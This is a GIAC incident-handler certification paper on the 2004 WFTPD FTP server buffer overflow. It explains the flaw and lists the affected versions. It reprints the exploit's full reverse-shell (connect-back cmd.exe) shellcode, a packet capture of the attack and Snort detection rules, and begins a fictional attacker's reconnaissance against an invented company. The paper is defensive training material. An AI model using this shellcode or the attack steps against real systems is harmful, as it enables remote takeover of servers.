Global Information Assurance Certification Paper

Hacker Techniques, Exploits and Incident Handling

GIAC Certified Incident Handler (GCIH)
Certification Practical Assignment
Version 3

WFTPD Buffer Overflow Vulnerability via long LIST, NLST, or STAT commands

Submitted By

Shannon McNaught
April 25, 2004

Table of Contents

Introduction

Many of the security vulnerabilities that exist within applications today are related to human error, which can expose the application, the system and the network to large security exposures. The types of human errors include poor programming practices, bad system designs, and the tendency to take shortcuts or not having the appropriate knowledge.

Layers of security are used to minimize this risk, but these types of exposures will still exist. Firewalls, intrusion detection, and anti-virus software will not remove all these exposures. Once an incident occurs, how it is handled is also critical so that the incident is properly identified, contained, and eradicated allowing for the proper recovery of the environment and continuity of evidence if legal action is taken.


This paper will first analyze a recent WFTPD FTP Service exploit that uses a buffer overflow to gain system account access and will describe the stages of an attack which uses the exploit. Each stage of the attack (Reconnaissance, Scanning, Exploitation, Keeping Access, and Covering Tracks) will be examined.

The security incident will be described from the point of view of a fictional small development company called TruDevNet. The last part of this paper will describe how the company walked through each step of the Incident Handling Process (Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned).

Buffer Overflows

There have been a number of security vulnerabilities related to buffer overflows. A buffer overflow can occur on any type of platform, operating system or software.

A program that is executed is known as a process. It contains a set of instructions to be executed by the processor. It consists of a section of read-only data, global/static data, and a stack pointer that keeps track of the allocated variable memory, or malloc. This memory is divided into five segments (Text/Code, Data, BSS, Heap and Stack). Text Segment contains the program code and assembler instructions the processor executes. The Text Segment is non-linear; it can skip code, jump and call functions on certain conditions. There is a pointer called the extended instruction pointer (EIP) containing the address of the code that will be executed next. The Text Segment is fixed in size



and is non-writeable. Data and BSS Segments are also fixed in size and contain the global/static variables and dynamic buffers. The Heap and Stack segments are variable in size and are writable. The Heap Segment is where the program variables are stored. It is located under the BSS Segment and grows down toward the higher memory addresses. The Stack Segment is the temporary scratch space for context and is stored at the higher addresses and grows up to the lower memory addresses. The extended stack pointer, ESP, points at the top of the stack (lowest memory address) and is used to access the memory stack directly. Local function variables are created on the memory stack whenever a function is called, and they are cleaned up when the function terminates. The Heap and Stack are both exploitable for buffer overflows.

A buffer is a contiguous allocated chunk of memory used to store data. C, C++ and Assembler do not have any controls that automatically check the bounds of the memory allowing a user to write more data into the buffer, beyond the buffer size. Having the appropriate knowledge, using best practices, and system designs greatly reduces the chance of introducing buffer overflows to a program.

```
int main () {
   int variable[50];
   variable[100] = 9999;
}
```

The above C program will compile with any C compiler, but when the program is executed it will attempt to write data beyond the allocated memory for the buffer. In this case, data is being placed in the 100th record of variable when variable has only been allocated 50 records. This will result in an overflow condition, causing an unexpected behavior. This condition can also be used maliciously to execute a crafted set of instructions or to make the process stop performing its function, presenting a denial of service to the user or users.

The process maintains a return pointer which informs the process of the return point in its instruction set, allowing the program to jump from one area of memory to another and back again. Changing the return pointer address space allows an attacker to execute a set of instructions he has placed in the memory using the access rights of the program. For example, if the program is an FTP service which is run as the Administrator or System Account, the attacker places his instructions into the memory stack and changes the Return Pointer. The instructions are executed causing the overflow and providing the attacker with control of the environment as either Administrator or System Account privileges.

The Exploit - WFTPD Buffer Overflow Vulnerability

The name of the vulnerability is “WFTPD Buffer Overflow Vulnerability via long LIST, NLST, or STAT commands”. The name of the exploit is “WFTPD Server <= 3.21 Buffer Overflow Remote Exploit”.

“Axl Rose” (rdxaxl@hotmail.com) discovered multiple vulnerabilities in WFTPD and WFTPD Pro and reported these vulnerabilities to various security advisories on February 28, 2004. These vulnerabilities could be exploited by a remote user to compromise a vulnerable system to gain system account access or to cause a Denial of Service (DOS).

Security Advisories:

CVE: CAN-2004-0340 (under review)
Link: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0340

BUGTRAQ: 20040228 Critical WFTPD buffer overflow vulnerability
Link: http://www.securityfocus.com/archive/1/355680

XF: wftpd-ftp-commands-bo(15340)
Link: http://xforce.iss.net/xforce/xfdb/15340

BID: 9767
Link: http://www.securityfocus.com/bid/9767

Additional References:

- Bugtraq Mailing List, Sat Feb 28 2004 - 15:52:33 CST ,
  Critical WFTPD buffer overflow vulnerability
  http://archives.neohapsis.com/archives/bugtraq/2004-02/0686.html
- Packet Storm Web site
  http://packetstormsecurity.nl/0402-advisories/wftpdBO.txt
- Posting by axl rose (Includes Exploit Code)
  http://www.securityfocus.com/archive/1/355680/2004-02-27/2004-03-04/0
- Another Exploit Code
  http://archives.neohapsis.com/archives/bugtraq/2004-03/0020.html
- Secunia Advisory
  http://secunia.com/advisories/11001
- Nessus Plugin ID
  http://cgi.nessus.org/plugins/dump.php3?id=12083
- Texas Imperial Software - Vendor Homepage
  http://www.wftpd.com/

Vulnerable

Windows 2000 Any version,
Windows 2003 Any version,
Windows NT Any version,
Windows XP Any version,
Windows 95 Any Version,
Windows 98 Any Version,

Texas Imperial Software WFTPD 3.0 Pro
Texas Imperial Software WFTPD 3.0 0R5 Pro
Texas Imperial Software WFTPD 3.0 0R5
Texas Imperial Software WFTPD 3.0 0R4 Pro
Texas Imperial Software WFTPD 3.0 0R4
Texas Imperial Software WFTPD 3.0 0R3
Texas Imperial Software WFTPD 3.0
Texas Imperial Software WFTPD 3.10 R1
Texas Imperial Software WFTPD 3.20
Texas Imperial Software WFTPD 3.21
Texas Imperial Software WFTPD Pro 3.10 R1
Texas Imperial Software WFTPD Pro 3.20
Texas Imperial Software WFTPD Pro 3.21

Not Vulnerable

Texas Imperial Software WFTPD 3.21 R2
Texas Imperial Software WFTPD Pro 3.21 R2

Protocols/Services/Applications/Variants

FTP Protocol

The File Transfer Protocol (FTP) is used to transfer files from system to system across a network. It can transfer text files, or it can transfer binary data, such as programs, pictures, and music files. FTP is a TCP/IP application layer protocol, using TCP to establish a reliable link between two systems. A FTP client will connect to the remote server using port 21 as the destination port and a random port for the source. This connection is similar to a Telnet port and is known as the communication link. When a file is being transferred, a second TCP connection is established using port 20 as the destination port, this is known as the data link. Once the file has been transferred the data link connection will be terminated, while the communication link will stay up through the session.

The FTP session begins with a client FTP system connecting to the FTP server. The user logs in with a username and password to gain the appropriate access.

Many FTP servers on the Internet also allow for anonymous access. This is done by entering “Anonymous” as the username and typically the user’s email address as the password. The user is then able to navigate through the directory structure defined accessible by the FTP server. The user can list directory contents or upload/download files, transferring files between the two systems.

A few of the standard FTP commands are:
(http://www.pku.edu.cn/academic/research/computer-center/tc/html/TC0502.html)

USER (User Name)
: This is usually the first command transmitted after a link is established. The argument identifies the identity of the user for access to the server’s file system. The server may respond by requesting additional validations in the form of a password and/or account information. The USER command may be used again at a later point in a session to change the access control identity of the user.

PASS (Password)
: This command must follow immediately after a USER command and the argument completes the identification procedure. Not all systems will require a password, and some systems will require a password only for certain USER identities.

CWD (Change Working Directory)
: This command allows the user to change to a different directory or data set for file storage or retrieval. The argument is a path name specifying a directory or other system dependent designator.

QUIT (Log Out)
: This command terminates a USER session and if a file transfer is not in progress, the server closes the connection. If a file transfer is in progress, the connection will remain open until the transfer completes then the server will close it.

MODE (Transfer Mode)
: This command identifies the transfer mode to be used in file transfer. The argument is a single character code:
S - Stream
B - Block
C - Compressed

RETR (Retrieve)
: This command instructs the server to send a copy of a file across the data communication link. The argument is a path name that identifies the file to be sent. This command is used to download a file from a remote server.

STOR (Store)
: This command instructs a server to accept data across the communication link and store it as a file at the server site. The

argument is a path name that identifies the destination and name of the file on the server site. If a file already exists on the server site with the same designation, it will be replaced by the contents of the data transmission. If the file does not exist, a new file is created. This command is used to upload a file to a remote server.

DELE (Delete)

This command causes the file specified in the argument to be deleted at the server site.

RMD (Remove Directory)

This command causes the directory specified in the argument to be removed at the server site. The path name in the argument may be absolute or relative to the current working directory.

MKD (Make Directory)

This command causes the directory specified in the argument to be created as a directory at the server site. The path name in the argument may be absolute or relative to the current working directory.

PWD (Print Working Directory)

This command causes the name of the current working directory to be returned in the reply.

LIST (List Directory)

This command causes a list of directory information to be sent from the server. If the argument specifies a directory, the contents of the directory are listed. If the argument specifies a filename, then information on that specific file is listed. If there is no argument, then the contents of the current working directory are listed.

NLST (Name List)

This command is similar to the LIST command. The argument should identify a directory and the server will return a list of file names. No other information will be returned.

STAT (Status)

This command instructs the server to send a status response in the form of a reply message. The command may be sent during a file transfer in which case the server will respond with the status of the operation in progress, or it may be sent between file transfers. In the latter case, the command may have an argument field. If the argument is a path name, the command is treated as a LIST command except that the data is transferred over the control connection. If a partial path name is given, the server may respond with a list of file names or attributes associated with that specification. If no argument is given, the server returns general status information about the FTP process. This includes current values of all transfer parameters and the status of connections.

WFTPD and WFTPD Pro

WFTPD, or Windows FTP Daemon, was the first standalone FTP server for Windows, first released in 1993, utilizing the standard API known as Winsock to access TCP/IP internetworking. It is one of the more popular shareware FTP servers available for Windows and is now available in two products WFTPD and WFTPD Pro. WFTPD Pro runs as a native Windows 2003 / XP / NT / 2000 service and provides the capabilities to host multiple "virtual hosts" (One machine to appear like it is running multiple ftp servers). WFTPD Pro also adds the ability to encrypt and authenticate using the industry standard protocols TLS and SSL.

Specific WFTPD Variants

In addition to the buffer overflow related to the "LIST, NLST, and STAT" commands, other variants have also been reported by "Axl Rose" to be exposed in WFTPD 3.21 Release 1.

One variant is that there is a number of errors within the routines for handling FTP commands. These commands can be exploited to cause the FTP server to consume 100% of the CPU and memory resources. The server would eventually crash if a large amount of data was transmitted without any terminating characters.
(http://lists.seifried.org/pipermail/security/2004-February/001969.html)

Another variant is setting the XerorDocutech to "1" causing an off-by-one error that can be exploited to crash the FTP server via MKD or XMKD FTP commands with crafted arguments.
(http://www.securitytracker.com/alerts/2004/Feb/1009259.html)

After "Axl Rose" published the vulnerabilities/exploits, a python version of the exploit was released by OXYin and was successfully tested on WFTPD Pro 3.21.1.1 with Windows 2000 SP4. It utilized a different shellcode but uses the same vulnerability to gain privileged access.
(http://www.securiteam.com/exploits/5WP0520CAO.html)

Description

This attack is restricted to Windows operating systems running the popular FTP server, WFTPD. The vulnerability is a remotely exploitable buffer overflow. A number of vulnerabilities have been reported on how the program handles STAT, LIST and NLST command arguments. When a crafted argument is copied into the service a buffer overflow occurs, causing a denial of service and in some cases provides privileged level access. With WFTPD Server, the exploit gains privileged access of the user who spawned the WFTPD program, and with WFTPD Pro the exploit gains system account access.

The system account is used by the operating system and by services that run under Windows and has the same file privileges as the administrator account. It is an internal account that does not show up in the user manager, can not be added to any groups and can not have user rights assigned to it. It does have full control of all files on a NTFS volume where it has the same functional privileges as the administrator account.

The attacker must authenticate as a valid user unless the “Secure” option in the registry is set to 0. The attacker can then execute one of the commands (STAT, LIST, NLST) with a crafted argument. WFTPD performs special processing for an argument that begins with the '-' character. Anything between the first ‘-‘ character to the first space ‘ ‘ character can be copied into the string. This makes it possible to copy a string into the local buffer with an excessive length; thus corrupting the process stack.

The following ASM instructions describe how WFTPD currently handles the special processing of the ‘-‘ (dash) in the LIST, NLST and STAT commands and introduces the buffer overflow. These ASM instructions were presented by “Axl Rose” when he announced the WFTPD vulnerabilities (http://www.securityfocus.com/archive/1/355680)

```
004034B8 MOV  EAX,[EBP+8]      ; strchr(userbuf, ' ')
004034BB SUB  EAX,ESI
004034BD DEC  EAX              ; num bytes to copy
004034BE CMP  EAX,EDI          ; (below) jump if num bytes to copy
004034C0 JLE  SHORT 004034C4   ; is <= max_len - 2
004034C2 MOV  EDI,EAX
004034C4 PUSH EDI              ; max(max_len - 2, num bytes to copy)
004034C5 INC  ESI              ; don't copy '-'
004034C6 PUSH ESI              ; &userbuf[1]
004034C7 PUSH EBX              ; &dest[1] on the stack
004034C8 CALL memcpy
```

The exploit gains privileged access by copying shellcode into the argument and pushing the shellcode on to the stack. The shellcode type is a Connectback shellcode, otherwise known as a reverse shell. A TCP port connection is established from the victim computer running WFTPD to a remote host that was supplied by the exploit. The attacker defines what remote IP address and port should be used. The output and input from the command interpreter (cmd.exe) is transmitted to and from the allocated TCP connection. The shellcode uses the standard socket API provided by winsock.

The following is the hexcode of the shellcode used in the exploit:

```
 unsigned char shlc_code[] =
"\xEB\x16\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56"
"\x34\x12\x5B\x53\x83\xEB\x1D\xC3\xE8\xF5\xFF\xFF\xFF\x33\xC9\xB1"
"\x64\x81\x74\x8B\x27\x55\x55\x55\x55\xE2\xF6\xFC\x8B\x43\x0A\x31"
```

```
"\x43\x02\x8B\x43\x0E\x31\x43\x06\x89\x4B\x0A\x89\x4B\x0E\x64\x8B"
"\x35\x30\x00\x00\x00\x8B\x76\x0C\x8B\x76\x1C\xAD\x8B\x68\x08\x8D"
"\x83\x67\x01\x00\x00\x55\xE8\xB7\x00\x00\x00\x68\x33\x32\x00\x00"
"\x68\x77\x73\x32\x5F\x54\xFF\xD0\x96\x8D\x83\x74\x01\x00\x00\x56"
"\xE8\x9D\x00\x00\x00\x81\xEC\x90\x01\x00\x00\x54\x68\x01\x01\x00"
"\x00\xFF\xD0\x8D\x83\x7F\x01\x00\x00\x56\xE8\x83\x00\x00\x00\x33"
"\xC9\x51\x51\x51\x6A\x06\x6A\x01\x6A\x02\xFF\xD0\x97\x8D\x83\x8A"
"\x01\x00\x00\x56\xE8\x69\x00\x00\x00\x33\xC9\x51\x51\x51\x51\x6A"
"\x10\x8D\x4B\x02\x51\x57\xFF\xD0\xB9\x54\x00\x00\x00\x2B\xE1\x88"
"\x6C\x0C\xFF\xE2\xFA\xC6\x44\x24\x10\x44\x41\x88\x4C\x24\x3C\x88"
"\x4C\x24\x3D\x89\x7C\x24\x48\x89\x7C\x24\x4C\x89\x7C\x24\x50\x49"
"\x8D\x44\x24\x10\x54\x50\x51\x51\x51\x6A\x01\x51\x51\x8D\x83\xA4"
"\x01\x00\x00\x50\x51\x8D\x83\x95\x01\x00\x00\x55\xE8\x11\x00\x00"
"\x00\x59\xFF\xD0\x8D\x83\xAC\x01\x00\x00\x55\xE8\x02\x00\x00\x00"
"\xFF\xD0\x60\x8B\x7C\x24\x24\x8D\x6F\x78\x03\x6F\x3C\x8B\x6D\x00"
"\x03\xEF\x83\xC9\xFF\x41\x3B\x4D\x18\x72\x0B\x64\x89\x0D\x00\x00"
"\x00\x00\x8B\xE1\xFF\xE4\x8B\x5D\x20\x03\xDF\x8B\x1C\x8B\x03\xDF"
"\x8B\x74\x24\x1C\xAC\x38\x03\x75\xDC\x43\x84\xC0\x75\xF6\x8B\x5D"
"\x24\x03\xDF\x0F\xB7\x0C\x4B\x8B\x5D\x1C\x03\xDF\x8B\x0C\x8B\x03"
"\xCF\x89\x4C\x24\x1C\x61\xC3\x4C\x6F\x61\x64\x4C\x69\x62\x72\x61"
"\x72\x79\x41\x00\x57\x53\x41\x53\x74\x61\x72\x74\x75\x70\x00\x57"
"\x53\x41\x53\x6F\x63\x6B\x65\x74\x41\x00\x57\x53\x41\x43\x6F\x6E"
"\x6E\x65\x63\x74\x00\x43\x72\x65\x61\x74\x65\x50\x72\x6F\x63\x65"
"\x73\x73\x41\x00\x63\x6D\x64\x2E\x65\x78\x65\x00\x45\x78\x69\x74"
"\x50\x72\x6F\x63\x65\x73\x73\x00";
```

More detail related to the type of shellcode used can be found in the paper "Understanding Windows Shellcode" (http://www.hick.org/code/skape/papers/win32-shellcode.pdf) by skape (mmiller@hick.org).

Signatures of the Attack

There are currently no published signatures that will catch this attack, but there is a Nessus plug-in (Nessus Plug-in ID 12083), published by Tenable Network Security, that will scan for the WFTPD banner to see if the version is greater then 3.20 and warn of the possible vulnerability. If the Nessus "safe checks" is disabled, then Nessus will open an ftp connection with WFTPD and perform a "LIST –", followed by 500 random characters. This can be intrusive and cause a denial of service. The source code for the plug-in is available in Appendix C.

The tcpdump capture of the overflow attack looks like this:

```
12:26:32.142249 258.145.8.1.4130 > 255.233.109.185.21: P 28:552(524)
ack 948 win 63313 (DF)
0x0000   4500 0234 2452 4000 8006 f4de XXXX XXXX      E..4$R@.......XX
0x0010   XXXX XXXX 1022 0015 210d 20e0 8a54 b34a      XXd.."..!....T.J
0x0020   5018 f751 f6f1 0000 4c49 5354 202d 2d57      P..Q....LIST.--W
0x0030   4654 5044 5f45 5850 4c4f 4954 5f42 595f      FTPD_EXPLOIT_BY_
0x0040   4158 4c5f 2843 295f 3230 3034 2d90 90eb      AXL_(C)_2004-...
0x0050   285b c0eb 775b c0eb 77eb 1efe ff01 ff02      ([..w[..w.......
0x0060   fe01 ff02 fe01 ff02 fe01 ff02 fe01 ff02      ................
0x0070   fe01 ff02 fe01 ff02 feeb 1603 0174 310b      .............t1.
```

```
0x0080   c967 0301 0101 0101 0101 025b 5383 eb1d      .g.........[S...
0x0090   c3e8 f5ff ffff 33c9 b164 8174 8b27 0705      ......3..d.t.'..
0x00a0   0505 e2f6 fb8e 460f 3646 078e 440b 3446      ......F.6F..D.4F
0x00b0   018c 4e0f 8e4e 0b61 8c30 3505 0705 8e73      ..N..N.a.05....s
0x00c0   0b8e 7319 aa8e 6d0d 8a86 6204 0705 50ed      ..s...m...b...P.
0x00d0   b005 0505 6f36 3705 076d 7276 355a 51fa      ....o67..mrv5ZQ.
0x00e0   d793 8886 7304 0505 51ed 9805 0705 84e9      ....s...Q.......
0x00f0   9704 0505 536d 0404 0705 fad5 8a86 7a04      ....Sm........z.
0x0100   0705 53ed 8405 0505 34cc 5454 566f 036f      ..S.....4.TTVo.o
0x0110   066f 07fa d792 8886 8d04 0505 51ed 6c05      .o..........Q.l.
0x0120   0705 36cc 5654 5454 6d15 884e 0554 52fa      ..6.VTTTm..N.TR.
0x0130   d7bc 5105 0705 2ee4 8f69 09fa e5ff c341      ..Q......i.....A
0x0140   2315 4144 8f49 2139 8f49 2138 8e79 214d      #.AD.I!9.I!8.y!M
0x0150   8e79 2149 8e79 2155 4e88 4121 1751 5554      .y!I.y!UN.A!.QUT
0x0160   5654 6f04 5654 8886 a304 0505 5754 8886      VTo.VT......WT..
0x0170   9204 0505 52ed 1405 0705 5cfa d788 86a9      ....R.....\.....
0x0180   0605 0550 ef07 0505 07fa d565 8c79 2121      ...P.......e.y!!
0x0190   8a6a 7d06 6839 8e68 0706 ea86 cefa 443e      .j}.h9.h......D>
0x01a0   4a1d 770e 638c 0805 0705 058e e6fa e18e      J.w.c...........
0x01b0   5a25 06da 8c19 8e06 d88e 7121 1ba9 3d06      Z%........q!..=.
0x01c0   72d9 4681 c770 f38e 5a21 06da 08b2 094e      r.F..p..Z!.....N
0x01d0   8c58 1906 d88e 098e 04ca 8c49 2319 64c6      .X.........I#.d.
0x01e0   4b6a 6461 4b6c 6777 6677 7c44 0752 5644      KjdaKlgwfw|D.RVD
0x01f0   5471 6477 7370 7505 5056 4456 6866 6e60      Tqdwspu.PVDVhfn`
0x0200   7344 0552 5444 466a 696b 6066 7305 4677      sD.RTDFjik`fs.Fw
0x0210   6264 7160 5777 6a66 6276 7644 0766 6861      bdq`Wwjfbvv D.fha
0x0220   2960 7d60 0740 7d6c 7355 776a 6460 7676      )`}`.@}lsUwjd`vv
0x0230   0720 0d0a                                    ....
```

Therefore simple Snort signatures for the attack may look something like:

```
alert any any -> any 21 (flags: AP; content: "LIST -"; msg: "Possible
WFTPD attack";)
alert any any -> any 21 (flags: AP; content: "NLST -"; msg: "Possible
WFTPD attack";)
alert any any -> any 21 (flags: AP; content: "STAT -"; msg: "Possible
WFTPD attack";)
```

The above Snort rules will produce false positives if the ftp user attempts to issue a valid FTP command to list all files in long mode.

```
ftp> ls –al
```

Therefore a more detailed rule is recommended. The following snort rule will search for raw bytes in the packet that match a section of known code located within the shellcode.

alert tcp any any -> any 21 (msg: "Possible WFTPD attack"; content: "|**5b 5383 eb1d c3e8 f5ff ffff 33c9 b164 8174**|"; rawbytes;)

These hex values, "**5b 5383 eb1d c3e8 f5ff ffff 33c9 b164 8174**," can be seen in the tcpdump and within the shellcode presented under the description section. Both have been highlighted to provide clarity.

The Platform/Environment

Victim's Platform


TruDevNet is a small company that operates using Microsoft Windows environments. The primary system is a Windows XP Pro workstation that is used as a server to provide HTTP and FTP services to the Internet to distribute the applications developed by the company.

Devices:

Device	Hardware/OS	Application	System Name
Firewall	Nokia IP330	Checkpoint 4.1 SP4	Fortress
HTTP/FTP Server	Windows XP Pro	Microsoft IIS 5.0 WFTPD FTP Service Norton Antivirus SpyBot – Search and Destroy AdAware	Odin
Workstation 1	Windows XP Pro	Microsoft IIS 5.0 Microsoft Office Visual Interdev Norton Antivirus SpyBot – Search and Destroy Adaware	Thor
Workstation 2	Windows XP Pro	Microsoft IIS 5.0 Microsoft Office Visual Interdev Norton Antivirus SpyBot – Search and Destroy Adaware	Balder
Workstation 3	Windows XP Pro	Microsoft IIS 5.0 Microsoft Office Visual Interdev Norton Antivirus SpyBot – Search and Destroy Adaware	Loki
Workstation 4	Windows XP Pro	Microsoft IIS 5.0 Microsoft Office Visual Interdev Norton Antivirus SpyBot – Search and Destroy Adaware	Frey


Source Network

The source network is a home network connected to the user's local cable service for broadband Internet access. A NetGear RT314 router connects to the cable modem and the user's three workstations are connected behind the NetGear router. The workstations consisted of a RedHat 9.0, Windows 2000 Workstation, and Windows XP Pro.



Target Network

The target network is connected to the Internet via a SOHO cable service. The Checkpoint firewall is connected to the cable modem on the external interface and connects to two Cisco 2924 switches, one known as the secure zone and the other known as the internal zone. The primary HTTP/FTP server is connected to the secure zone switch. The workstations are connected to the internal zone switch.



Stages of the Attack

Zack, known as M4st3rSpY, is a computer enthusiast who spends a large amount of his time on Internet Relay Chat (IRC) and Peer to Peer (P2P) networks. He enjoys hanging out in the different channels, learning about hacking and downloading and distributing cracked software, mp3s and movies. With the recent news about the music industry suing hundreds of song swappers, Zack believed it would be better to use IRC to distribute his "warez" then to hang out on the P2P networks. Zack did not want the "warez" to be distributed from his own computer as it was not safe, therefore he decided he would find a remote site he could compromise and use to trade files.

Reconnaissance

Zack began researching for recent vulnerabilities. He found a recent exploit against WFTPD, released February 28, 2004. The exploit was less then 9 days old and worked against the most recent version. The vendor had been notified about the exploit and even had a new release for the software on their website but due to how recent the exploit was, Zack believed he would be able to find a remote site using the vulnerable software.

Zack installed WFTPD Pro 3.21 and tested the exploit within his own network and was able to get it to work. He was now ready to find a remote network that used WFTPD. He searched through Google Groups for messages relating to WFTPD and found a message from an administrator (john@trudevnet.com) of a site having issues with an implementation of WFTPD version 3.21. The administrator posted the log file containing the error messages from WFTPD. In addition to the error messages, the log file showed users admin, PFclient, DFclient, and GFclient logging into the site's ftp server.

Zack verified that he was able to connect to the site by performing a basic ping.

```
C:\>ping ftp.trudevnet.com

Pinging ftp.trudevnet.com [255.233.109.185] with 32 bytes of data:

Reply from 255.233.109.185: bytes=32 time<10ms TTL=128
Reply from 255.233.109.185: bytes=32 time<10ms TTL=128
Reply from 255.233.109.185: bytes=32 time<10ms TTL=128
Reply from 255.233.109.185: bytes=32 time<10ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 10ms, Average = 5ms
```

Zack also tested to see if there was an FTP server being hosted on the default ftp port 21.

```
C:\ >ftp ftp.trudevnet.com
Connected to ftp.trudevnet.com.
220 WFTPD 3.2 service (by Texas Imperial Software) ready
for new user
User (100.200.6.232:(none)):
```

With this information, Zack felt this site was a good candidate for the exploit. Zack began using nslookup to gather additional information.

```
C:\>nslookup
Default Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

> ftp.trudevnet.com
Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

Non-authoritative answer:
Name:    ftp.trudevnet.net
Address:  255.233.109.185
Aliases:  ftp.trudevnet.com, www.trudevnet.net

> www.trudevnet.com
Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

Non-authoritative answer:
Name:    www.trudevnet.com
Address:  255.233.109.185

> mail.trudevnet.com
Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

*** cablecomp-dc101.corp.cablecomp.com can't find
mail.trudevnet.com: Non-existent domain
> set type=SOA
> trudevnet.com
Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

Non-authoritative answer:
trudevnet.com
        primary name server = dns1.telco.com
```

```
        responsible mail addr = paul.trudevnet.com
        serial  = 2004010200
        refresh = 300 (5 mins)
        retry   = 7200 (2 hours)
        expire  = 604800 (7 days)
        default TTL = 86400 (1 day)

dns1.telco.com     internet address = 256.123.224.131
>
> set type=MX
> trudevnet.com
Server:  cablecomp-dc101.corp.cablecomp.com
Address:  100.200.4.1

Non-authoritative answer:
trudevnet.com       MX preference = 20, mail exchanger =
cliff.telco.com
trudevnet.com       MX preference = 20, mail exchanger =
sylvanus.telco.com

telco.com       nameserver = dns1.telco.com
telco.com       nameserver = dns2.telco.com
cliff.telco.com    internet address = 258.38.59.88
sylvanus.telco.com internet address = 254.174.64.34
>
```

Looking at the information, it appeared that TruDevNet did not host their own mail, that the mail was hosted by their ISP.

Zack then performed a lookup on the IP address with the ARIN database to see if it provided any details.

http://www.arin.net/whois/

```
Search results for: 255.233.109.185

OrgName:    CableTele Communications Inc.
OrgID:      telco
Address:    Suite 1
Address:    1 - 1st Ave. SW
City:       Gotham City
StateProv:  NY
PostalCode: 883281
Country:    US

NetRange:   255.230.0.0 - 255.243.255.255
CIDR:       255.230.0.0/13
NetName:    CableCo-COMM
```

```
NetHandle:  NET-255-230-0-0-1
Parent:     NET-255-0-0-0-0
NetType:    Direct Allocation
NameServer: NS2SO.CG.TELCO.NET
NameServer: NS1SO.CG.TELCO.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2002-06-03
Updated:    2003-12-16

OrgAbuseHandle: TELCO-ARIN
OrgAbuseName:   TelCo ABUSE
OrgAbusePhone:  +1-234-750-7420
OrgAbuseEmail:  internet.abuse@telco.com

OrgTechHandle: ZSXX8-ARIN
OrgTechName:   TelCo High-Speed Internet
OrgTechPhone:  +1-234-750-7428
OrgTechEmail:  ipadmin@telco.com

# ARIN WHOIS database, last updated 2004-03-26 19:15
# Enter ? for additional hints on searching ARIN's WHOIS
database.
```

